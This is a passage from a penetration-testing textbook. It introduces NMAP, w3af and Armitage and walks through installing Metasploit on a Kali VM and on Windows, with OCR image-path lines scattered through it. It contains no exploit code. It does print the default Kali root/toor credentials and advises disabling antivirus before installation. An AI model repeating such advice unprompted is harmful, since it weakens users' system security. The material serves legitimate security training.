
Now we move on to understanding the next tool: **Network Mapper** (**NMAP**).

NMAP

NMAP is a de-facto tool for network information gathering. It belongs to the information gathering and enumeration category. At a glance, it may appear to be quite a small and simple tool. However, it is so comprehensive that a complete book could be dedicated to how to tune and configure NMAP as per our requirements. NMAP can give us a quick overview of what ports are open and what services are running in our target network. This feed can be given to Metasploit for further action. While a detailed discussion of NMAP is out of the scope of this book, we'll certainly cover all the important aspects of NMAP in the later chapters.

Its official website is `https://nmap.org/`.


The following screenshot shows a sample NMAP scan:



```
root@kali:~# nmap -sT 127.0.0.1

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-03-12 23:43 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
root@kali:~# 
```

Figure 1.4 – A sample NMAP scan using command-line interface

While the most common way of accessing NMAP is through the command line, NMAP also has a graphical interface known as **Zenmap**, which is a simplified interface on the NMAP engine, as follows:



Profile: Intense scan

Command: nmap -T4 -A -v

Figure 1.5 – The Zenmap Graphical User Interface (GUI) for NMAP

Next, we will be discussing different OS-based installation steps for NMAP.

Installation on Windows

Please follow the following steps to install NMAP on Windows:

1. Navigate to the site `https://nmap.org/download.html`.
2. Under the **Microsoft Windows binaries** section, select the latest version of the `.exe` file.
3. Install the downloaded file along with **WinPCAP** (if not already installed).

> **Important Note:**
>
> WinPCAP is a program that is required in order to run tools such as NMAP, Nessus, and Wireshark. It contains a set of libraries that allow other applications to capture and transmit network packets.

Please follow the following steps to install NMAP on Linux.

Installation on Linux (Debian-based)

NMAP is, by default, installed on Kali Linux. However, if it is not installed, you can use the following command to install it:


```
root@kali:~#apt-get  install  nmap
```

Now we move on to understand the next tool: w3af

w3af

w3af is an open-source web application security scanning tool. It belongs to the web application security scanner category. It can quickly scan the target web application for common web application vulnerabilities, including the OWASP Top 10. w3af can also be effectively integrated with Metasploit to make it even more powerful.

Its official website is `http://w3af.org/`:



Target: http://target.example/

This is an empty profile that you can use to start a new configuration from.

Figure 1.6 – The w3af console for scanning web application vulnerabilities

We will now discuss the various OS-based installation steps for w3af.

w3af is not available for the Windows platform.

Installation on Linux (Debian-based)

w3af is, by default, installed on Kali Linux. However, if it is not installed, you can use the following command to install it:

```
root@kali:~#  apt-get  install  w3af
```

Now we move on to understanding the next tool: Armitage.

Armitage

Armitage is an exploit automation framework that uses Metasploit at the backend. It belongs to the exploit automation category. It offers an easy-to-use user interface for finding hosts in the network, scanning, enumeration, finding vulnerabilities, and exploiting them using Metasploit exploits and payloads. We'll look at an overview of Armitage in *Chapter 9*, *Cyber Attack Management Using Armitage*.

Its official website is `http://www.fastandeasyhacking.com/index.html`.

We can see the console for exploit automation in the following screenshot:




Figure 1.7 – Armitage console for exploit automation

The following are the various OS-based installation steps for Armitage:

- **Installation on Windows**: Armitage is not supported on Windows.
- **Installation on Linux (Debian-based)**: Armitage is, by default, installed on Kali Linux. However, if it is not installed, you can use the following command to install it:

```
root@kali:~# apt-get install armitage
```

PostgreSQL, Metasploit, and Java are required to set up and run Armitage. However, these are already installed on the Kali Linux system.

Summary

We started this chapter with understanding the relevance of penetration testing and then glanced at the practical difference between vulnerability assessment and penetration testing. We then tried to understand the exact need of a penetration testing framework and got introduced to the Metasploit Framework. We also covered the new features introduced as part of latest Metasploit 5.x Framework.

We also got an overview on when to use the Metasploit Framework in the penetration testing life cycle along with some other useful tools like Nessus, NMAP, and so on.

Now that we have got a high-level overview of what Metasploit is all about and the new features in the latest Metasploit 5.0 version, its applicability in penetration testing, and supporting tools, we'll browse through the installation and environment setup for Metasploit in the next chapter.

Exercise

You can try the following exercises:

- Visit Metasploit's official website and try to learn about the differences in various editions of Metasploit.
- Try to explore more on how Nessus and NMAP can help us during a penetration test.
- Install Nessus and w3af on your Kali Linux system.

Further reading

More information on the Metasploit Framework along with various versions can be found at `https://metasploit.help.rapid7.com/docs`.

2
Setting Up Your Environment

In the preceding chapter, you were introduced to vulnerability assessments, penetration testing, and the Metasploit Framework in brief. Now, let's get practical and learn how to install and set up the Metasploit Framework.

You'll learn how to install Metasploit on various platforms and set up a dedicated virtual test environment.

This chapter will help you achieve these goals by taking you through the following topics:

- Using Metasploit on a Kali Linux virtual machine
- Installing Metasploit on Windows
- Installing Metasploit on Linux
- Setting up Docker
- Setting up vulnerable targets in a virtual environment

Using Metasploit on a Kali Linux virtual machine

Metasploit is a standalone application distributed by Rapid7. It can be individually downloaded and installed on various operating systems, such as Windows and Linux. However, at times it requires quite a lot of supporting tools and utilities as well. It can be a bit exhausting to install the Metasploit Framework and all the supporting tools individually on any given platform. To ease the process of setting up the framework along with the required tools, it is recommended to get a ready-to-use Kali Linux **virtual machine** (**VM**).

Using this VM will provide the following benefits:

- Plug and play Kali Linux – no installation required.
- Metasploit comes pre-installed with the Kali Linux VM.
- All the supporting tools (discussed in this book) also come pre-installed with the Kali Linux VM.
- Saves time and effort that would otherwise go towards setting up Metasploit and other supporting tools individually.

> **Important Note**
>
> In order to use the Kali Linux VM, you will first need to have either VirtualBox, VMPlayer, or VMware Workstation installed on your system. VirtualBox can be downloaded from `https://www.virtualbox.org/wiki/Downloads`, VMPlayer can be downloaded from `https://www.vmware.com/in/products/workstation-player.html`, and the VMware Workstation Pro evaluation version can be downloaded from `https://www.vmware.com/in/products/workstation-pro/workstation-pro-evaluation.html`.

The following steps will help you set up the Kali Linux VM:

1. Download the Kali Linux VM from `https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/`.
2. Select and download **Kali Linux 64 bit VM** or **Kali Linux 32 bit VM PAE** based on your base operating system, as follows:





Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux VMware 64-Bit 7z	Torrent	2.4G	2019.2	4611f3797c53ed37c89443bd8bb94ac1fd860fb807865d8933783c0f6ef21007
Kali Linux VMware 32-Bit 7z	Torrent	2.5G	2019.2	c7f52865f5d0554ad1bc990684a0751eb46d1b8ab552d7c942d71e4fe20b7e67

Figure 2.1 – Kali VM download page

3. Once the VM is downloaded, extract it from the ZIP file to any location of your choice.
4. Double-click on the VMware VM configuration file to open the VM and then play the VM. The following credentials can be used to log into the VM:

```
Username: root
Password: toor
```

5. To start the Metasploit Framework, open the terminal and type `msfconsole`, as follows:



```
                                   .,,.                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$####$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$####$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
_______________________________________________________________   ,&$$$$$$'_____
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           `  ......;;;;... .  .


       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > 
```

Figure 2.2 – msfconsole home screen

So far, we have seen how we can leverage the ready-to-use Kali Linux VM to quickly get started with Metasploit and supporting tools. However, it might happen that you already have a Linux- or Windows-based setup on which you wish to set up the Metasploit Framework separately.

The next section will help you through the Metasploit Framework setup on Windows and Linux systems.


Installing Metasploit on Windows

> **Important Note**
>
> You might need to turn off your antivirus on Windows before installing the Metasploit Framework.

The Metasploit Framework can be easily installed on a Windows-based operating system. However, Windows is usually not the platform of choice for deploying the Metasploit Framework, the reason being that many of the supporting tools and utilities are not available for the Windows platform. Hence, it's strongly recommended to install the Metasploit Framework on a Linux distribution.

To install the Metasploit Framework on Windows, use the following steps:

1. Download the latest Metasploit Windows installer from `https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers`.
2. Double-click and open the downloaded installer.
3. Click **Next**, as in the following screenshot:




Metasploit-framework v5.0.46 Setup

Welcome to the Metasploit-framework v5.0.46 Setup Wizard

The Setup Wizard will install Metasploit-framework v5.0.46 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

Figure 2.3 – Metasploit Windows installer – step 1

4. Accept the end-user license agreement:



Metasploit-framework v5.0.46 Setup

End-User License Agreement


Please read the following license agreement carefully

```
Copyright (C) 2006-2015, Rapid7, Inc.
All rights reserved.

Redistribution and use in source and binary forms, with
or without modification, are permitted provided that
the following conditions are met:

    * Redistributions of source code must retain the
      above copyright notice this list of conditions
      and the following disclaimer.

    * Redistributions in binary form must reproduce the
      above copyright notice, this list of conditions
```

☑ I accept the terms in the License Agreement

Figure 2.4 – Metasploit Windows installer – step 2

5. Select the location where you wish to install the Metasploit Framework:



Metasploit-framework v5.0.46 Setup

Custom Setup

Select the way you want features to be installed.


Click the icons in the tree below to change the way features will be installed.

This feature requires 730MB on your hard drive.

Location: C:\

Figure 2.5 – Metasploit Windows installer – step 3

6. Click on **Install** to proceed further:




Metasploit-framework v5.0.46 Setup

Ready to install Metasploit-framework v5.0.46

Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.

Figure 2.6 – Metasploit Windows installer – step 4

The Metasploit installer progresses by copying the required files to the destination folder:



Metasploit-framework v5.0.46 Setup


Installing Metasploit-framework v5.0.46

Please wait while the Setup Wizard installs Metasploit-framework v5.0.46.

Status:

Figure 2.7 – Metasploit Windows installer – step 5

7. Click on **Finish** to complete the Metasploit Framework installation:



Metasploit-framework v5.0.46 Setup

Completed the Metasploit-framework v5.0.46 Setup Wizard


Click the Finish button to exit the Setup Wizard.

Figure 2.8 – Metasploit Windows installer – step 6

Now that the installation is complete, let's try to access the Metasploit Framework through the command-line interface:

1. Press the Windows key + *R*.
2. Type `cmd` and press *Enter*.
3. Using `cd`, navigate to the folder/path where you installed the Metasploit Framework.

4. Type `msfconsole.bat` and press *Enter*. You should be able to see the following:



```
D:\metasploit-framework\bin>msfconsole.bat
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v5.0.46-dev-ea14054c0dfd869b35b4183f50bd0f565a92ce1f]
+ -- --=[ 1918 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 >
```

Figure 2.9 – msfconsole on windows – home Screen

Now that we have seen how to install the Metasploit Framework on Windows, let's move on to the next section, which explains how to install the Metasploit Framework on Linux Ubuntu.

